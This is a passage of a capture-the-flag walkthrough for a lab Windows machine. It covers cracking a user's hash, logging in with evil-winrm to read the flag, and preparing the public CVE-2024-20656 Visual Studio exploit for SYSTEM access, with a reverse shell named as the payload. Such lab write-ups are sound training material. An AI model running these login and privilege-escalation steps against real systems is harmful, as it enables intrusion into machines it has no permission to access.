hashcat hashes --show --user
emily:sha256:50000:...:...:12345678emily's password is 12345678. With WinRM (5985) open, we log in with evil-winrm and read the user flag:
evil-winrm -i 10.10.11.26 -u 'emily' -p '12345678'
Evil-WinRM shell v3.9
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Emily\Documents> whoami
compiled\emily
*Evil-WinRM* PS C:\Users\Emily\Documents> ipconfig

Ethernet adapter Ethernet0 2:
   IPv4 Address. . . . . . . . . . . : 10.10.11.26
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 10.10.10.2
type ..\desktop\user.txt
*Evil-WinRM* PS C:\Users\Emily\Documents> type ..\desktop\user.txt
9b3b4a0ba806220a0db474a216dcfe63
Privilege escalation
The hint: Visual Studio
A note in the service repository insists on "keeping Visual Studio updated to the latest version". It is not filler: it points to a patched VS vulnerability, and indeed the box has VS installed.

The note checks out immediately: Visual Studio is installed.
cd PROGRA~2
dir
    Directory: C:\Program Files (x86)
d----   1/20/2024   1:50 AM   Microsoft
d----   7/16/2024   2:45 PM   Microsoft SDKs
d----   1/20/2024  10:13 AM   Microsoft Visual Studio
d----   1/20/2024   1:59 AM   Microsoft.NET
d----   1/20/2024   1:52 AM   MSBuild
Inside, the 2019 folder gives the edition and the Installer carries the tool that gives the exact version:
cd "Microsoft Visual Studio"
dir
cd Installer
dir
    Directory: C:\Program Files (x86)\Microsoft Visual Studio
d----   1/29/2024   9:07 PM   2019
d----   1/20/2024   1:57 AM   Installer
d----   1/20/2024   2:04 AM   Shared
& "C:\Program Files (x86)\Microsoft Visual Studio\Installer\vswhere.exe" -property catalog_productDisplayVersion
16.10.0Visual Studio 2019, version 16.10.0, well behind the one the README itself asked to keep current.
CVE-2024-20656: VSStandardCollectorService150 as SYSTEM
Installing VS with C/C++ support creates the service VSStandardCollectorService150, which runs as LocalSystem and starts on demand. The first attempt to query it from the WinRM session fails:
sc.exe qc VSStandardCollectorService150
[SC] OpenService FAILED 5:

Access is denied.
That Access is denied is not a dead end, it is the first warning of what will bite at the very end: the WinRM session's token does not carry the same rights as an interactive session. Re-running the query through RunasCs does answer:

SERVICE_NAME: VSStandardCollectorService150
        BINARY_PATH_NAME : "C:\Program Files (x86)\Microsoft Visual Studio\Shared\Common\DiagnosticsHub.Collection.Service\StandardCollector.Service.exe"
        SERVICE_START_NAME : LocalSystem
CVE-2024-20656 abuses that service's file operations, combining them with junctions and reparse points to run an attacker binary as SYSTEM:

Compile the exploit and get SYSTEM
The proof of concept is published, and its README points at the MDSec article explaining the flaw:

Wh04m1001 / CVE-2024-20656
  Expl/        Update main.cpp
  README.md    PoC for EoP in VSStandardCollectorService150 service
               https://www.mdsec.co.uk/2024/01/cve-2024-20656-local-privilege-escalation-in-vsstandardcollectorservice150-service/
  Languages: C++ 100.0%

It is C/C++, so it must be compiled, and that needs a machine with Visual Studio. We clone it on a Windows lab box:
git clone https://github.com/Wh04m1001/CVE-2024-20656
Cloning into 'CVE-2024-20656'...
remote: Enumerating objects: 24, done.
Receiving objects: 100% (24/24), 13.08 KiB | 191.00 KiB/s, done.
The code carries two paths that need adjusting. The first, at the top of main.cpp, points at the diagnostics binary the service will run, and ships set for VS 2022:
WCHAR cmd[] = L"C:\\Program Files\\Microsoft Visual Studio\\2022\\Community\\Team Tools\\Diagnostics...";The victim has VS 2019 under Program Files (x86), so the path gets corrected:

WCHAR cmd[] = L"C:\\Program Files (x86)\\Microsoft Visual Studio\\2019\\Community\\Team Tools\\DiagnosticsHub\\Collector\\VSDiagnostics.exe";The second path lives in the cb1() function, and it is the one deciding which binary gets copied into the privileged spot: that is where our reverse shell plugs in.
